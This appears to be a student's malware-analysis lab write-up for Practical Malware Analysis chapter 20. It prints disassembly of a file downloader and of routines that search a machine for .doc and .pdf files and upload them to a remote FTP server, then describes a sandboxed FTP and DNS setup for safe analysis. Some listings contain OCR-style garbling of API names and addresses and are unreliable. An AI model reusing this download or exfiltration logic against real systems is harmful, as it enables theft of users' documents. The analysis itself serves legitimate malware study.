push 0 ; DWORD
push offset aC:\tempdownload.exe ; "c:\tempdownload.exe"
mov eax, [ebp+var_4]
mov ecx, [eax]
push ecx ; LPCSTR
push 0 ; LPUNKNOWN
call URLDownloadToFileA
mov esp, ebp
pop ebp
ret
sub_401040 endp

```

This is then being referenced, and the start of our object is being accessed as the LPCSTR entry passed to [URLDownloadToFile](#). In this case it is the URL and FileName respectively which is pushed to the calling object stack shortly before execution.

### **iii-What does this program do?**

The program is contained solely within what we've discussed in the previous 2 questions. From what we've seen, this program will download a file from <http://www.practicalmalwareanalysis.com/cpp.html> and save it on the local machine to a file called c:\tempdownload.exe

### **e. Analyze the malware In Lab20-02.exe.**

#### **i-What can you learn from the interesting strings in this program?**

If we run strings over this executable, we can see a number of interesting entries, including what looks to be evidence this is made using C++, possible imports associated with network connections and FTP operations, and strings that indicate the program likely functions as an FTP client which is looking for .doc and .pdf files to send back to [ftp.practicalmalwareanalysis.com](http://ftp.practicalmalwareanalysis.com).

```
strings Lab20-02.exe
```

```
floating point not loaded
Microsoft Visual C++ Runtime Library
Runtime Error!
Program:

<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
?L@ ;L@ oN@ sN@ FindNextFileA
FindClose
FindFirstFileA
KERNEL32.dll
InternetCloseHandle
FtpPutFileA
FtpSetCurrentDirectoryA
InetNnwerConnectA
InternetOpenA
WININET.dll
WS2_32.dll
HeapAlloc
GetModuleHandleA
GetStartupInfoA
GetCommandLineA
GetVersion
ExitProcess
HeapDestroy
HeapCreate
VirtualFree
HeapFree
VirtualAlloc
HeapReAlloc
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
GetModuleFileNameA
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
RtlUnwind
WriteFile
GetLastError
SetFilePointer
GetCPIinfo
GetACP
GetOEMCP
GetProcAddress
LoadLibraryA
SetStdHandle
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
FlushFileBuffers
CloseHandle
.pdf
.doc
/zs-zd.pdf
pdfs
ftp.practicalmalwareanalysis.com
Home ftp client
/zs-zd.doc
docs
G:\>*
```

**ii- What do the imports tell you about this program?**

Opening this in PE-bear, we can see that this is importing functions from WININET.dll which look to be associated with FTP operations. This leads us to believe the program will function as a FTP client, further backing up our hypothesis from question 1.

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
64C4	KERNEL32.dll	44	FALSE	6514	0	0	661A	6000
64D0	WININET.dll	5	FALSE	65C8	0	0	668A	6084
64E0	WS2_32.dll	2	FALSE	65B0	0	0	6696	60CC

WININET.dll [5 entries]						
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
6084	InternetCloseHandle	-	6628	6628	-	30
6088	FtpPutFileA	-	663E	663E	-	28
608C	InternetOpenA	-	667A	667A	-	6F
6090	InternetConnectA	-	6666	6666	-	5A
6094	FtpGetCurrentDirA	-	664C	664C	-	2E

Examining the imports from KERNEL32.dll we also see what looks to be API calls associated with finding files which match a certain parameter on a system.

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
64C4	KERNEL32.dll	44	FALSE	6514	0	0	661A	6000
64D8	WININET.dll	5	FALSE	65C8	0	0	668A	6084
64EC	WS2_32.dll	2	FALSE	65B0	0	0	6696	60CC


  

KERNEL32.dll [44 entries]						
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
6000	FindNextFileA	-	65EC	65EC	-	90
6004	FindClose	-	65FC	65FC	-	90
6008	FindFirstFileA	-	6608	6608	-	94
600C	FlushFileBuffers	-	6544	6544	-	AA
6010	GetStringTypeW	-	6512	6512	-	156
6014	GetStringTypeA	-	6520	6520	-	153
6018	LCMapStringW	-	6510	6510	-	1CD
601C	LCMapStringA	-	6500	6500	-	1BF
6020	MutlByteToCID..	-	65EA	65EA	-	1E4
6024	SetStdHandle	-	65DA	65DA	-	27C
6028	LoadLibraryA	-	65CA	65CA	-	1C2


Based on these imports it looks like this program will search for files on a system, and at some stage send them to a remote FTP server.

**iii- What is the purpose of the object created at 0x4011D9? Does it have any virtual functions?**


If we examine 0x4011D9, we can see that this occurs directly after a comparison which looks to be searching for a .doc file. We can also see checks on one branch which may be looking for a .pdf file.




Of interest in the above is that after an object is created, for what looks to be a .doc file being found, there are 2 sets of 'mov' operations occurring directly after one another.



This looks to first create an object and store a reference to it into [ebp+var\_15C]. This is then stored in a pointer to [edx] and [eax]. Immediately after this we see what looks to be a virtual function table ‘offset off\_4060DC’ being written to the object’s first offset. If we examine cross-references to ‘off\_4060DC’, we can see that this looks to be a virtual function given it is only referenced by an offset rather than a ‘call’ instruction.




Based on this it appears that the purpose of this object is to act as a reference to a ‘.doc’ file which has been found. Looking back at assembly operations performed prior to these operations shows calls to functions which help to back up this hypothesis. These back up our hypothesis given the malware would need to find a file before creating an object as a reference to the file.




## iv- Which functions could possibly be called by the call [edx] instruction at 0x401349?

Taking a look at the call [edx] instruction at ‘0x401349’, we can see that 3 possible objects are being created. The 3 objects being created are for a PDF file, DOC file, and a file that is neither of these being found on disk. From here we see evidence of Virtual Function Tables being setup, until all the references to a created object merge into a single reference to ‘[ebp+var\_148]’.



Taking a step back, what we’re really interested in is the possible virtual functions that different objects would call, which in this case is at ‘off\_4060DC’, ‘off\_4060D8’, and ‘off\_4060E0’ (remember that these all point to the first function in the virtual function table for our created objects).



If we take a look at what these offsets point to, we can see that they point to

- sub\_401380
- sub\_401440
- ‘??1\_Init\_locks@std@@QAE@XZ’ (Name mangling has occurred. This tells us the original class was ‘std’ with a function name of ‘\_Init\_locks’. A quick search reveals this is likely an inbuilt C++ function used for creating a lock on an object when it is created)

```

.rdata:004060D8
.rdata:004060D8 off_4060D8
.rdata:004060DC off_4060DC
.rdata:004060E0 off_4060E0
.rdata:004060E0
.rdata:004060E0
.rdata:004060E0
.rdata:004060E4
.rdata:004060F8 unk_4060F8 align 8 dh 0FFh

```

; DATA XREF: sub\_401380

; DATA XREF: sub\_401440

; DATA XREF: ??\_Init\_locks@std@@QAEQXZ

; DATA XREF: sub\_401000+287↑o .

; std::Init\_locks::

; DATA XREF: sub\_401380

If we examine sub\_401380, we can see that this looks to be establishing a new connection to a remote FTP server and attempting to place a found PDF file into a ‘pdfs’ directory.

```

00401380 sub_401380 proc near
00401380
00401380 var_118= dword ptr -118h
00401380 hInternet= dword ptr -11Ah
00401380 szNewRemoteFile= byte ptr -11Bh
00401380 hConnect= dword ptr -4
00401380
00401380 push ebp
00401381 mov ebp, esp
00401383 sub esp, 118h
00401389 mov [ebp+var_118], ecx
0040138F push 0 ; duFlags
00401391 push 0 ; lpszProxyBypass
00401393 push 0 ; lpszProxy
00401395 push 1 ; duAccessType
00401397 push offset szAgent ; "None ftp client"
0040139C call ds:InternetOpenA
004013A2 mov [ebp+hInternet], eax
004013A8 push 0 ; duContext
004013AA push 0 ; duFlags
004013AC push 1 ; duService
004013AE push 0 ; lpszPassword
004013B0 push 0 ; lpszUserName
004013B2 push 15h ; nServerPort
004013B4 push offset szServerName ; "ftp.practicalmalwareanalysis.com"
004013B9 mov eax, [ebp+hInternet]
004013BF push eax ; hInternet
004013C0 call ds:InternetConnectA
004013C6 mov [ebp+hConnect], eax
004013C9 push offset szDirectories ; "pdfs"
004013CE mov ecx, [ebp+hConnect]
004013D1 push ecx ; hConnect
004013D2 call ds:PtPSetCurrentDirectoryA
004013D8 mov edx, dword_407A30
004013D8 push edx
004013D8 push offset name
004013E4 push offset szPDF ; "%S-%d.pdf"
004013E9 lea eax, [ebp+szNewRemoteFile]
004013F3 push eax ; _clear *
004013F6 call _printf
004013F5 add esp, 10h
004013F8 push 0 ; duContext
004013FA push 0 ; duFlags
004013FC lea eax, [ebp+szNewRemoteFile]
00401402 push eax ; lpszNewRemoteFile
00401403 mov edx, [ebp+var_118]
00401409 mov eax, [edx+4]
0040140C push eax ; lpszLocalFile
0040140D mov eax, [ebp+hConnect]
00401410 push eax ; hConnect
00401411 call ds:PtPPutFileA
00401417 mov edx, [ebp+hConnect]
00401418 push edx ; hInternet
0040141B call ds:InternetCloseHandle
00401421 mov eax, [ebp+hInternet]
00401422 push eax ; hInternet
00401428 call ds:InternetCloseHandle
0040142E mov eax, [ebp+hConnect]
00401430 pop eax
00401431 ret
00401431 sub_401380 endp

```

If we examine sub\_401440, we can see that this looks to be establishing a new connection to a remote FTP server and attempting to place a found DOC file into a ‘docs’ directory.

```

00401440 sub_401440 proc near
00401440
00401440 var_118= dword ptr -118h
00401440 hInternet= dword ptr -114h
00401440 szNewRemoteFile= byte ptr -118h
00401440 hConnect= dword ptr -4
00401440
00401440 push ebp
00401441 mov ebp, esp
00401443 sub esp, 118h
00401449 mov [ebp+var_118], ecx
0040144F push 0 ; dwFlags
00401451 push 0 ; lpszProxyBypass
00401453 push 0 ; lpszProxy
00401455 push 1 ; dwAccessType
00401457 push offset szAgent ; "Home ftp client"
0040145C call ds:InternetOpenA
00401462 mov [ebp+hInternet], eax
00401468 push 0 ; dwContext
0040146A push 0 ; dwFlags
0040146C push 1 ; dwService
0040146E push 0 ; lpszPassword
00401470 push 0 ; lpszUserName
00401472 push 15h ; nServerPort
00401474 push offset szServerName ; "ftp.practicalmalwareanalysis.com"
00401479 mov eax, [ebp+hInternet]
0040147F push eax ; hInternet
00401480 call ds:InternetConnectA
00401486 mov [ebp+hConnect], eax
00401489 push offset aDocs ; "docs"
0040148E mov ecx, [ebp+hConnect]
00401491 push ecx ; hConnect
00401492 call ds:FtpSetCurrentDirectoryA
00401498 mov edx, dword_407A38
0040149E push edx
0040149F push offset name
004014A4 push offset aSD_doc ; "%s-%d.doc"
004014A9 lea eax, [ebp+szNewRemoteFile]
004014AF push eax ; char *
004014B0 call sprintf
004014B5 add esp, 10h
004014B8 push 0 ; dwContext
004014B9 push 0 ; dwFlags
004014BC lea ecx, [ebp+szNewRemoteFile]
004014C2 push ecx ; lpszNewRemoteFile
004014C3 mov edx, [ebp+var_118]
004014C9 mov eax, [edx+4]
004014CC push eax ; lpszLocalFile
004014CD mov ecx, [ebp+hConnect]
004014D9 push ecx ; hConnect
004014D1 call ds:FtpPutfileA
004014D7 mov edx, [ebp+hConnect]
004014DA push edx ; hInternet
004014DB call ds:InternetCloseHandle
004014E1 mov eax, [ebp+hInternet]
004014E7 push eax ; hInternet
004014E8 call ds:InternetCloseHandle
004014EE mov esp, ebp
004014F0 pop ebp
004014F1 retm
004014F1 sub ah1440 ends


```

Based on this we know what functions could be called by the call [edx] instruction at 0x401349.


v- How could you easily set up the server that this malware expects in order to fully analyze the malware without connecting it to the Internet?

Given we know that this is expecting an FTP server to be present at [ftp.practicalmalwareanalysis.com](http://ftp.practicalmalwareanalysis.com) for exfiltration, we can setup a local ftp server using software such as [XAMPP](#) or [FileZilla](#) and then redirect any calls for that domain to our local host like we've done in previous labs.

We know based on what was found in question 4 that this doesn't look to be authenticating to the ftp server in question. Due to this we will first need to enable an 'anonymous' user account on our FTP server and ensure it doesn't require a password. In addition we will need to configure the home directory where captured files will be sent.



After doing this we can fire up ApateDNS, our FTP Server, and logon to the admin interface of our FTP server to track what is being sent to it. By running the program we can see DNS requests being made which are redirected to our own host. From here the program begins to establish a FTP connection, store the file found, and then disconnects from the FTP server causing a number of connections to occur.



This also highlights that the malware is attempting to store each type of file found in a folder called ‘docs’ or ‘pdfs’ depending on the extension being exfiltrated. This backs up what we found in our previous analysis.

By performing these actions, we are able to fully analyse the malware without connecting it to the internet.

#### **vi- What is the purpose of this program?**

The purpose of this program is to find .pdf and .doc files on your system and exfiltrate these to a remote FTP server at [ftp.practicalmalwareanalysis.com](ftp://ftp.practicalmalwareanalysis.com).

vii- What is the purpose of implementing a virtual function call in this program?

By implementing virtual functions the program is able to perform different actions depending on the object file extension found on the host. In this case the different functions were to specify what directory exfiltrated files would be stored in.

**f. Analyze the malware in Lab20-03.exe.**

i- What can you learn from the interesting strings in this program?

By running strings against this binary we can begin to infer what it may be used for and what functionality it may have.

strings Lab20-03.exe

First off we see it is likely written in C++ and can present a message popup to the user.

```

Microsoft Visual C++ Runtime Library
Runtime Error!
Program:
...
<program name unknown>
GetLastActivePopup
GetActiveWindow
MessageBoxA
user32.dll
<8A>
```

Next up we see what looks to be a number of imported APIs giving this the ability to read files, create files, get access to the user context it is running under, make network connections, terminate itself, understand what process it is running under, and load further libraries.

```
...
GetProcAddress
CloseHandle
GetFileSize
CreateFileA
WriteFile
GetSystemDefaultICID
GetVersionExA
GetComputerNameA
CreateProcessA
GetLastError
KERNEL32.dll
GetUserNameA
RPCRT4.dll
MSV.dll
WaitForSingleObjectEx
RaiseException
RtlUnwind
HeapFree
HeapAlloc
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
HeapAlloc
HeapSize
SetUnhandledExceptionFilter
